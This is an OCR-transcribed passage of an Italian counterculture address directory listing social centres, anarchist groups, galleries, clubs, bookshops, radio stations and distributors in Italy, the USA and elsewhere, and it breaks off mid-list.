C.S.A. LEONCAVALLO, Via Leoncavallo 22, Milano, Italia
C.S.A. SCALDASOLE, Via Scaldasole 3/a, Milano, Italia
C.S. ANARCHICO TORRICELLI, Via Torricelli 19, Milano, Italia
C.S. VIRUS!, Milano, Italia
GR. CONTRO IST. DEL DISAGIO PSICHICO,F. P. C.I. 74518695, P.zzaCordusio,Milano, Italia
SOLIDARIETA' PROLETARIA, C.P. 1703, Milano,Italia


PISA:
MACCHIANERA, P.zza S. Michele degli Scalzi, Pisa, 56100, Italia
ROMA:
ASS. CULT. CIRC. VALERIO VERBANO, P.zza Dell'Immacolata 28/29, Roma, Italia
C.D.A., Via dei Campani 69, Roma, Italia
CIRC. ANARCHICO GERMINAL, Via Mazzini 11, Trieste 34100, Italia
CIRC. VERBANO, Piazza dell'Immacolata 28/29, Roma, Italia
COM. DI QUARTIERE ALBEROLA, Via Appia Nuova 357, Roma, Italia
COM. DI LOTTA PIGNETO, Via Sondrio 19/a, Roma, Italia
C.S. BLITZ, Via M. Ruini 45, Roma, Italia
C.S. BREAKOUT, Via Zaccaria Papa, Primavalle, roma, Italia
C.S. CASAL BERNOCCHI, Via Guido Biagi 46, Roma, Italia
C.S. "HAI VISTO QUINTO?", Via Val Pellice 4, Roma, Italia
C.S. IL CASALE, Via Martinetti, Laurentina, Roma, Italia
C.S. KAPPA E CAVOLI, Via A. Valenziani 16, Roma, Italia
C.S. KARL/LOTTA, Via Passino, Roma, Italia
C.S. LA GRAMIGNA, Via Gemmano 12, vitinia, Roma, Italia
C.S. FORTE PRENESTINO, Casella postale Aperta, Roma, Italia
C.S. MAGLIANA, Via Pieve Fosciana 56, Roma, Italia
C.S. RICOMINCIO DAL FARO, Via del Trullo 330, Roma, Italia
C.S. SPARTACO, Largo Spartaco, Cinecittà, Roma, Italia
GRUPPO ANARCHICO CONTROCULTURA, Via Braccio Da Montone 71/a, Roma, Italia
GRUPPO OMEGA, Via dei Campani 69, Roma, Italia
K.A.R. INTERNAZIONALE, C.P. 328, Roma, Italia
POLITICHE CLASSE, P.zza dell'Immacolata 28/29, Roma, Italia
SPAZIO GIOVANILE ANTAGONISTA, Nuova Ostia, Roma, Italia
SPAZIO SOC. ZONA A RISCHIO, Via Perrucchetti 11, Casal Bertone, Roma, Italia
TORINO:
COLL. COMUNISTA AUTONOMO, Corso Casale 83, Torino, Italia
COLL. KAOS, Via della Rocca 21, Torino, Italia
COOP. ANIMAZIONE VALDOCCO, Via Bognanco 15, Torino, Italia
EL PASO, Via P. Buole 47, 10127, Torino, Italia
ALTRE CITTÀ:
A E D FEMMINISMO, Passaggio C. Lateranensi 22, Bergamo, Italia
ALTERNATIVA VERDE, Via R. Baldi 50, Cava dei Tirreni, Bari, Italia
AUTOGESTIONE OGGI, Via A. Brescia 25, Bari, Italia
BARI PUNKS c/o Fabio Ferrara, Via P. Kolbe 6, Bari, Italia
CATTIVI SOGGETTI c/o Palmarini Davide, Via Daverio 62, Varese, Italia
CENTRO CULT. E RICERCA LIBERTARIA, Casella Postale 1123, Rimini, Forlì, Italia
CENTRO GIOVANILE OLTRE, Vicco Parini 5, Tiggiano, LE, Italia
CENTRO SOCIALE, Viale Terme, Battaglia-Terme, PD, Italia
CENTRO STUDI LIBERTARI, Vico Montesanto 14, Napoli, Italia
CIRC. ANARCHICO TRENTA FEBBRAIO, P.zza Amelio 5, Palermo, Italia
CIRC. AUTOG. LIBERTARIO "LA SCINTILLA", Via Attiraglio 66, Zona Mulini Nuovi, MO, Italia
CIRC. CULTURALE NAPOLEONE PAPINI, Via Garibaldi 47, Fano, PS, Italia
CIRC. FRECCIA NERA, Borgo Palazzo 13, Bergamo, Italia
CIRC. PICKWICK c/o Iannicelli Giuseppe, Via Sacco 20, Alessandria, Italia
COLL. DI SOLIDARIETÀ TOMMASO SERRA, C.P. 19, Guasila, CA, Italia
COMITATO DI LOTTA PER GLI SPAZI SOCIALI, Via S. Vito 24, Catania, Italia
COM. CONTRO L'INSTALL. F16, Piazza Umberto c/o Ex Cinema Isola di Capo Rizzuto, CZ, Ita
COM. PER LIBERTÀ PENSIERO E STAMPA, C.P. 55, Villa Putzo, CA, Italia
COORD. ANARCHICO DEL SALENTO, Via del Conservatorio S.L. 5/a, Lecce, Italia
COORD. NAZ. OBIETTORI AUTORIDUTTORI c/o Turani Paolo, Via Cerasoli 24, Bergamo, Ita

COORD.NAZ.OBIETTORI AUTORIDUTTORI c/o Tornatore Mauro,Via Manzoni 60,Padova, Ita
COORD. REGIONALE CONTRO S.M.I.E. c/o Alta Tensione, Cosenza, Italia
COORD.SICILIANO CONTRO LA MILITARIZZ. c/o Cedia,Via Vittorio Emanuele II 34,Catania,
COORD. SPAZI SOCIALI, Via Montenero 11, Brescia, Italia
COOP. CULTURALE SISMA, Via Pio X 47, Volpago del Montello, Treviso, Italia
COOP. MOLE REGGAE, Corso de' Gasperi 513, Bari, Italia
CORRENTE COMUNISTA INTERNAZIONALE, C.P. 469, Napoli, Italia
CRASS c/o Crick, Via Sant'Anna 49g, Reggio Calabria, Italia
C.S.A. AZZANIA, Via Mura Ospedale 9, Rovigo, Italia
C.S.A. CAMERA LAVORO, Via Montevergini, Palermo, Italia
C.S.A. KRONSTAD c/o Daveti Renzo, Fermo Posta Centrale, Spezia, Italia
C.S.A. UDINE c/o Montoro Alessandro, Casella Aperta, Pasian di Prato, UD, Italia
C.S. CONTRO L'EMARGINAZIONE, Via S. Chiara 6, Brindisi, Italia
C.S. DEDALO, Codigoro, FE, Italia
C.S. DI CROCE, Musille di Piave-San Donà di Piave,
C.S. GUERNICA, Via Cervignano 22, Catania, Italia
C.S. IL LAMBICCO, Viale Mazzini 10, Vignola, Modena, Italia
C.S. L'OFFICINA, Ex Chiesa Via Madre di Dio 14, Genova, Italia
C.S. MANICOMIO, Via Leoncavallo, Villa S. Martino, PS, Italia
C.S. PEDRO, Via Ticino, Padova, Italia
C.S. ROSSO VIVO, Via Goldoni 4, Perugia, Italia
C.S. SOBBALZO, Piazza S. Francesco 7, Imperia, Italia
C.S. URBINO, Urbino, PS, Italia
C.S. VILLA FRANCHINI, Viale Garibaldi, Mestre, VE, Italia
C. S. VILLA SANSONI, Via Roma 79, Livorno, Italia
CIRC. CULT. ANARCHICO, Via G. Ulivi 8, Carrara, MS, Italia
CIRC. LIBERTARIO LUIGI FABBRI, Via Miller 42, Forlì, Italia
COLL. LIBERTARIO SOTTOPIAZZA, Via Veneto, Calolzio Corte, Bergamo, Italia
COLL. NABAT, Via Roma 179, Livorno, Italia
COLL. SPAZI SOCIALI c/o Biancardi Veronica, Via Marchesi 35, Parma, Italia
COM. PER LA PACE, P.zza Venezia 9, Trento, Italia
DISPERAZIONE c/o Cammosio Gianluca, Via Leonardo da Vinci 1, Cantù, Italia
FED. COM. ANARCHICA PISANA, Via S. Martino 108, Pisa, Italia
GIUNGLA, Bari
GRUPPI ANARCHICI RIUNITI, P.zza Matteotti 31, Carrara, MS, Italia
GRUPPO ANARCHICO LIBERTARIO,Via M.Pagano 4, Canosa di Puglia, Bari, Italia
GRUPPO ANARCHICO CATANESE, Via S. Vito 24, Catania, Italia
GRUPPO AZIONE LIBERTARIA, Via Marchetti 73, Senigallia, Ancona, Italia
GRUPPO COMUNISTA ANARCHICO G. PINELLI, C.P. 9, Spezzano Albanese, CS, Italia
GRUPPO MALATESTA, Via Macello 2, Imola, BO, Italia
GRUPPO SOCIALE BASSA FRIULANA, C.P. 36, San Giorgio di Nogaro, Udine, Italia
IDOLA TRIBUS COM. AUTODIFESA SOC. c/o Grillo Andrea, Via Calatafimi 22, Livorno, Italia
LABORATORIO GRATIS c/o Luciano Montesi, Via Bonopera 55, Senigallia, AN, Italia
LE TRIBÙ LIBERATE, Bergamo, Italia
MICROCELLULAZIONE c/o Credenzone, Via C.V. Veneto 1, Pollena Trocchia, Napoli, Italia
NEX NESSUNA PIETÀ c/o Di Marco Francesco, Via G. Fattori 14, Palermo, Italia
O.A.C.N. ORG. ANARC. COM. NAPOLETANA c/o Di Donna Fabio, C.P. 295, Napoli, Italia
PATATRAC, Via Roma 176, Livorno, Italia
TUWAT, Via San Bernardino da Siena 39, Carpi, Modena
WIRBAUER KOLL., C.P. 114, Gorizia, Italia

OLANDA:

AMSTERDAM:

EMMA




VAN HALL
SCOZIA:
TRANSMISSION GALLERY, 28 King St., Glasgow, Scotland
STATI UNITI:
NEW YORK:
ABC NO RIO, 156 Rivington St., NYC, NY, USA
ACT UP, NYC, NY, USA
ALTERNATIVE MUSEUM, 17 White Street, NYC, NY, 10013, USA
ARTISTS SPACE, 223 West Broadway, NYC, NY, 10013, USA
CAVE CANEM, 24 First Ave., NYC, NY, USA
CB'S 313 GALLERY, 313 Bowery, NYC, NY, USA
CIVILIAN WARFARE GALLERY
CREATIVE TIME
COLAB, NYC, NY, USA
CUD, NYC, NY, USA
CUTTING EDGE THEATRE (Anthology Film Archives), 2 Ave. & 2 St., NY USA
DC TV, 87 Lafayette St., NYC, NY, USA
DIXON PLACE (Readings), 37 E 1 St. (between 1 and 2 Ave.), NYC, NY, USA
EL TALLER BORICUA, NYC, NY, USA
ETHNIC FOLK ARTS CENTER, 179 Varick St., NYC, NY, USA
EMERGING COLLECTOR, 2 Ave. (6 St.), NYC, NY, USA
GROUP MATERIAL, NYC, NY, USA
GUERRILLA GIRLS, Box 1056, Cooper Sta., 10276, NYC, NY, USA
" " , 496 La Guardia Pl. n.237, 10012, NY, USA
LA MAMA, 74a E 4 St., NYC, NY, 10003, USA
PAD, NYC, NY, USA
P.S.1
P.S. 122, 150 First Ave. (at 9th St.), NYC, NY, USA
THE KITCHEN, 512 W 19 St., NYC, NY, 10011, USA
THEATER CLUB FUNAMBLES, 167 Ludlow St., NYC, NY, USA
WAR RESISTERS LEAGUE, 339 Lafayette St., NYC, NY, 10012, USA
WHAM, NYC, NY, USA
SAN FRANCISCO:
CHEAR ART STORE, 537 Divisadero St., San Francisco, CA, 94117, USA
FARM, San Francisco, CA, USA
NEW LANGTON ARTS, 1246 Folsom Street, San Francisco, CA, 94103, USA
SOFT TOUCH GALLERY, 1580 Haight St., San Francisco, CA, 94103, USA
S.F. WOMEN'S BUILDING, 3543 18 St., San Francisco, CA, USA
TARGET VIDEO, San Francisco, CA, USA
WAREHOUSE, San Francisco, CA, USA
ALTRE CITTÀ:
ArtFBI, 1440 E. Baltimore St. 2E Baltimore, MD, 21231, USA

LOCALI ALTERNATIVI E ART CLUB:

ITALIA:
FIRENZE:
KGB, Borgo Albizi, Firenze, Italia
ROCK CAFE', Borgo Albizi, Firenze, Italia
STATI UNITI:
NEW YORK:
CAPITOL, 14 Avenue A, NYC, NY, USA

CBGB CLUB, 313 Bowery, NYC, NY, USA
CHASE, 98 3 Ave (between 12 and 13 St.), NYC, NY, USA
CONTINENTAL DIVIDE, 25 Third Ave. (at St. Mark's), NYC, NY, USA
DOWNTOWN BEIRUT, 158 First Ave. (between 9 and 10 St.), NYC, NY, USA
FUNAMBULES, 167 Ludlow St., NYC, NY, USA
HOT ROD, 270 11 Ave. (at 28 ST.), NYC, NY, USA
HOUSE OF CANDLES (Theater), 99 Stanton St., NYC, NY, USA
KILIMANJARO (Reggae Music), 531 W 19 St. (bet. 10 and 11), NYC, NY, USA
KNITTING FACTORY, 47 E Houston St., NYC, NY, USA
LIFE CAFE', Tompkinson Square, NYC, NY, USA
LUDLOW ST. CAFE, 165 Ludlow, NYC, NY, USA
MARQUEE, 547 W 21 St., NYC, NY, USA
MISSION (musica industriale), 531 E. 5 St., NYC, NY, USA
NIGHTINGALE'S, 2 Ave. (at 13 St.), NYC, NY, USA
PYRAMID CLUB, 101 Ave. A (between 6 and 7 St.), NYC, NY, USA
RITZ, 54 St., NYC, NY, USA
ROCK HOTEL, 113 Jane St., NYC, NY, USA
ROULETTE (Musica sperimentale), 228 W Broadway, NYC, NY, USA
SOB'S, 204 Varick St., NYC, NY, 10014, USA
SOUND FACTORY, 539 W 27 St (between 10 and 11 Ave.), NYC, NY, USA
WOODY'S, 82 E 4 St. (2 Ave.), NYC, NY, USA
ZONE, 317 E HOUSTON, NYC, NY, USA
ZONE DK, 540 W 21 St. (between 10 and 11 Ave.), NYC, NY, USA
SAN FRANCISCO:
6TH STREET RENDEZVOUS, 60 6 St., San Francisco, CA, USA
18 SYCAMORE, San Francisco, CA, USA
CHATTER BOX, 853 Valencia St., San Francisco, CA, USA
CLUB BABY SEAL, San Francisco, CA, USA
CW (COVERED WAGON) SALOON, 911 Folsom St., San Francisco, CA, USA
DNA LOUNGE, 375 11 St., San Francisco, CA, USA
FIREHOUSE, 3160 16 St. (at Albion), San Francisco, CA, USA
FULL MOON SALOON, 1725 Haight St., San Francisco, CA, USA
GILMAN, 924 Gilman St., Berkeley, CA, USA
KENNEL CLUB, 628 Divisadero, San Francisco, CA, USA
KLUB KOMOTION, 2779 16 St., San Francisco, CA, USA
I-BEAM, 1748 Haight St., San Francisco, CA, USA
MABUHAI, 443 Broadway, San Francisco, CA, USA
MORTY'S, 1024 Kearny St., San Francisco, CA, USA
NIGHTBREAK, 1821 Haight St., San Francisco, CA, USA
PARADISE LOUNGE, 11th and Folsom, San Francisco, CA, USA
SLIM'S, 333 11 St., San Francisco, CA, USA
STONE, 547 Broadway, San Francisco, CA, USA
STUDIO 4, San Francisco, CA, USA
THE UNDERGROUND (industriale), 201 9 St., San Francisco, CA, USA
THE WARFIELD, 982 Market St., San Francisco, CA, USA
WHISKY A-GO GO, 8901 Sunset Blvd, San Francisco, CA, USA
ALTRE CITTA:
CACTUS CLUB, 417 So. 1 St., San Jose, CA, USA
EDGE, 260 California Ave., Palo Alto, CA, USA
OMNI, 4799 Shattuck, Oakland, CA, USA
PHOENIX THEATER, 205 Washington St., Petaluma, CA, 94952, USA



LIBRERIE:

STATI UNITI:
NEW YORK:
A DIFFERENT LIGHT (Gay & Lesbian Literature), 548 Hudson St., NY, USA
FRANKLIN FURNACE (Archive), 112 Franklin St., NYC, NY, 10013, USA
PRINTED MATTER c/o DIA, 77 Wooster St., NYC, NY, 10012, USA
SAINT MARK'S BOOKSHOP, 12 St. Mark's Pl., NYC, NY, 10003, USA
SAN FRANCISCO:
BOUND TOGETHER (Anarchist Coll.) 1369 Haight St. San Francisco CA USA
CITY LIGHTS Bookstore, 261 Columbus Ave, San Francisco, CA, USA
THE BOOKSMITH, 1644 Haight St., San Francisco, CA, USA
ALTRE CITTA':
GOLDEN APPLE, 7711 Melrose Ave., Los Angeles, CA, 90046, USA
ITALIA:
BOLOGNA:
TEMPI MODERNI, Via Leopardi 1/d-e, Bologna, Italia
LIBRERIA DELLE MOLINE, Via delle Moline 6/b, Bologna, Italia
FIRENZE:
CENTRO DI, Piazza de Mozzi 1, Firenze, Italia
MILANO:
LA CALUSCA, Milano, Italia
ROMA:
LIBRERIA ANOMALIA, Via dei Campani 73, Roma, Italia
PRIMO PIANO, Via Panisperna 225?, Roma, Italia
ALTRE CITTÀ:
ALPHAVILLE, Via Tempio 50, Piacenza, Italia
CALUSCA, Via Belzoni 14, Padova, Italia
COMUNARDI, Via Bogino 2, Torino, Italia
CORTOMALTESE, P.zza M. di Savoia 6, Molfetta, BA, Italia
IL PONTE, Corso Nazionale 178, Termoli, CB, Italia
MILELLA, Via Palmieri 30, Lecce, Italia
MORGANA, Via del Bosco 50/c, Trieste, Italia
PASSATO E PRESENTE, Via Nino Bixio 51/6, Parma, Italia
PUNTO ROSSO, P.zza XI Febbraio 14, Diamante, CS, Italia
SEGHEZZI, Viale Papa Giovanni XXIII 46, Bergamo, Italia

GRUPPI ARTISTICI ALTERNATIVI O SINGOLE PERSONE:

GERMANIA:
235 MEDIA, Spichernstraße 61, 5000, Koln 1, Germania
HEFFELS GUIDO, Buscherstraße 7, D-4050, Monchengladbach 1, Germania
MAEK KLAUS c/o Freibank, Schanzenstr. 97, 2000, Hamburg 36, Germany
GIAPPONE:
MASAMI AKITA, 105 Parkside Corp. 7-32-14, Takinogawa, Kita-Ku, Tokio, Japan
INGHILTERRA:
CANTARA MASSIMO, 53/55 Atlantic Road, Brixton, London, England
TURNER MIKE c/o Workers Playtime 61-71 Collier St. London NI 9BE England
ITALIA:
BOLOGNA:
DAMS, Via Guerrazzi 20, Bologna, Italia
FIRENZE:

BETTINI STEFANO, C.P. 18104, 50100, Firenze 18, Italia
BRUNORI LUCA, Casella Postale 9, 50050, Fiano (FI), Italia
CITTADINI MASSIMO (FANATISMI GROSSOLANO), Via della Bellariva 32, Firenze, 50136,
CHIARI GIUSEPPE, Via Chiarugi 12, Firenze, 50100, Italia
G.M.M., P.O. BOX 812, Firenze, 50100, Italia
STEVE ROZZ, Borgo Allegri 42, Firenze, 50100, Italia
TOZZI TOMMASO, Via P. Grocco 20, Firenze, 50139, Italia
MILANO:
GATTUSO FRANCESCO, Via del Perugino 4, Milano, Italia
MUSSI GIANFRANCO (WRETCHED), Via Ludovico il Moro 179, 20142, Milano, Italia
POINT ZERO, Via Salvo d'Acquisto 59, Concorrezzo, MI, Italia
TORINO:
BERTOTTI MARZIO, Via Poggio 34, 10155, Torino, Italia
DAS URTEIL c/o Paolo Zucca, Via Zucca 1, Quagliuzzo, TO, Italia
DRAGO SILVANO, Via Borgaretto 1, Borgaretto, TO, Italia
ALTRE CITTA':
AIELLO ALESSANDRO, Via Cervignano 15, 95129, Catania, Italia
ARESU ENRICO, Via Nazionale 40, Piano Tavola, CT, Italia
BARONI VITTORE, Via C. Battisti 339, Viareggio (LU), 55049, Italia
BERGAMO SANDRO, Via Lamarmora 13/a, Alberobello, BA, Italia
BIASIN STEFANO - TEATRINO DELLA VOLPE, Via F. Capuzzo 2, Treviso, Italia
CODELUPPI MAURO (Raw Power), Via Parma 125/1, 42028, Poviglio (Reggio Emilia), Italia
CORSI ALESSANDRO, Viale G. Matteotti 70, 50052, Certaldo (FI), Italia
COSTANTINO ROBERTO, Via Mignone 13b/11, 17100, Savona, Italia
GAVYNA NIELSEN, Viale Fratelli Cervi 19, 27049, Stradella (Pavia), Italia
MURADOR & REATO, P.zza Umberto I n.10, Carita di Villorba, TV, Italia
NADA c/o Turco Massimo, P.zza XXV Aprile 16, Verona, Italia
NATURAL ARTc/o Bellini Ancillotto, Via Abelardo 8, Verona, Italia
PINKY, Via Miramare 10/7, Cogoleto, Genova
VIOLA ENRICO, Località Rabuiese 11, Muggia, TS, Italia
STATI UNITI:
SAN FRANCISCO:
MONTE CAZAZZA, P.O. BOX 977, Berkeley, CA, USA
ALTRE CITTA':
NAKED RAYGUN, P.O. BOX 148593, Chicago, Illinois, 60614, USA
ALTRE NAZIONI:
PRISCILA LENA FARIAS Rua Virgilio Varzea 118 Apt. 1 ITAIM B.B. San Paulo Brasile

RADIO ALTERNATIVE:

INGHILTERRA:
LONDRA
SUPREME,
ITALIA:
BOLOGNA
CITTA 103,Via Masi 2 , Bologna 40137, Italia
CITTA DEL CAPO, Via Cartoleria 6, Bologna 40124, Italia
PUNTO RADIO, Via Dei Leprosetti 5, Bologna 40125, Italia
STEREO LOGICA,Via Tiro a segno2 , Imola 40026,BO , Italia
UNDERDOG,Vicolo Borchetta 2/4, Bologna 40125 , I talia
FIRENZE:
CONTRORADIO, Via Maso di Banco 15 int., Firenze 50143 , ItaliIa

MILANO:
POPOLARE ,P.za S. Stefano 10, Milano 20122 , Italia
ROMA:
CITTÀ FUTURA , Via Buonarroti 51, Roma 00185, Italia
ONDA ROSSA , Via Dei Volsci 56, Roma 00100, Italia
PROLETARIA, Via Casalbruciato 27, Roma 00159, I talia
TORINO:
GPR EUROPA 3,C.so Brunelleschi7/17, Torino 10141, Italia
POPOLARE TORINO, Via Barbaroux 43, Torino 10122, Italia
ALTRE CITTA::
A RADIO, Via Attiraglio 66, Modena 41100, Italia
ANTENNA UNO ROCK STATION,Via Marconi67/B , Fiorano 41042, MO, Italia
BABILONIA, Via Beata Giovanna 55, Bassano Del Grappa 36061, Italia
BASE OTTANTAUNO,Via Tonon24, Conegliano Veneto 31015, Italia
BUSTO MUSIC, Via Groppello 8, Busto Arsizio 21052, VA, Italia
CASBAH, Via Lata 84, Brindisi 72100, Italia
CATANIA TELE RADIO, Via Etnea 65/B, Gravina di Catania 95030, CT, Italia
CIRCUITO 29,Via Garibaldi50,Viadana 46019 , MN , Italia
CITTA FUTURA,C.so Giannone104 , Caserta 81100, Italia
CITTA FUTURA, Via Stella 125, Napoli 80137, Italia
COOPERATIVA PIU,Via Castellana101, Montebellura 31044,TV, Italia
EMITTENTE REGIONALE VENETA,C;P;A;51, Marostica 36063 VI, Italia
GENOVA REPORTER, Via S.Luca 4, Genova 15124, Italia
INCONTRO, Via Di fortezza 1, Pisa 56100 , Italia
L'ALTRA RADIO , P.za Luigi di Savoia 24, Bari 70121, Italia
L'ALTRA RADIO GENOVA,Via Isocorte 13, Genova Ponte X 16162, GE Italia
MAGIC STUDIO,Via Donghi 22 , Genova 1614, I talia
NBC STEREO NETWORK, Via Museo 18, Bolzano 39100, Italia
NUOVA RADIO, Via Provinciale 227, Ponzone 13095, IAL, Italia
ONDA D'URTOVicolo Squizzette14 , Brescia 25100, Italia
ONDE FURLANE,Via Volturno29 , Udine 38100, Italia
ORIZZONTEP.za Conte Rosso31, Avigliana 10051 TO, Italia
PISA INTERNATIONAL,Via C.Battisti 3 , Pisa 56100 , Italia
POPOLARE,P.za Cervignano18, Verona 37135 , Italia
PRIMA RETE 105, Via Giusti 49 AD, Palermo 94144, Italia
QUEEN,Via C.Russi 5, Lecce 73100, Italia
SALERNO UNO,Via Roma 33, Salerno 84100, Italia
STRESA, Via Selva Lunga 8, Stresa 28049, NO, Italia
STUDIO 80, Via Fonte chiaro 37, Francavilla al mare 66023 , CH, Italia
STUDIO SEI,Via Cavour 4, Correggio 42015 RE, Italia
STUDIO TRE, Via Trento 7 , Agropoli 84043SA ,Italia
TANDEM, Via Dottor Sdreiter 7, Bolzano 39100, Italia
TOURING, Via B. Buozzi 5/4, Reggio Calabria 89121, Italia
VITTORIO VENETO,Viale della Vittoria 282, Vittorio Veneto 31029 TV , Italia
VOZ POPULAR,Via Isonzo22 , Pescara 65100, Italia
ZERO, Via Port'arsa 64, Benevento 82100, Italia

CASE EDITRICI O DISTRIBUZIONE ALTERNATIVA (DISCHI, LIBRI, VIDEO, ETC.):

ALASKA:
ANCHORAGE.

KEY GRIP, 3404 Lois Drive, Anchorage, AK, 99517, USA
CANADA:
TORONTO:
MARGINAL BOOKS, 37 Vine Ave., Toronto, Ontario, M6P 1V6, Canada
FORMOSA:
Kweilin Books, P.O.BOX 39-197, Taipei, Taiwan, Republic of China
FRANCIA:
FRONT DE L'EST, 13r Verrier Label, Amiens 8000, France
INGHILTERRA:
LONDRA:
A DISTRIBUTION, 84b Whitechapel High St., London E1, England
CENTRAL BOOKS, 22 Leathermarket, London SE1 3ER, England
DADDY KOOL, 9 Berwick Street, London, W1, England
DUB VENDOR, Out of Ladbroke Grove Tube Station, London, England
MUSIC & VIDEO EXCHANGE, 38 Notting Hill Gate, London W11, England
ROUGH TRADE, 130 Talbot Road, London, W11, England
SOLAR, Unit 4 Brixton Underground Station, London, England
ITALIA:
BOLOGNA:
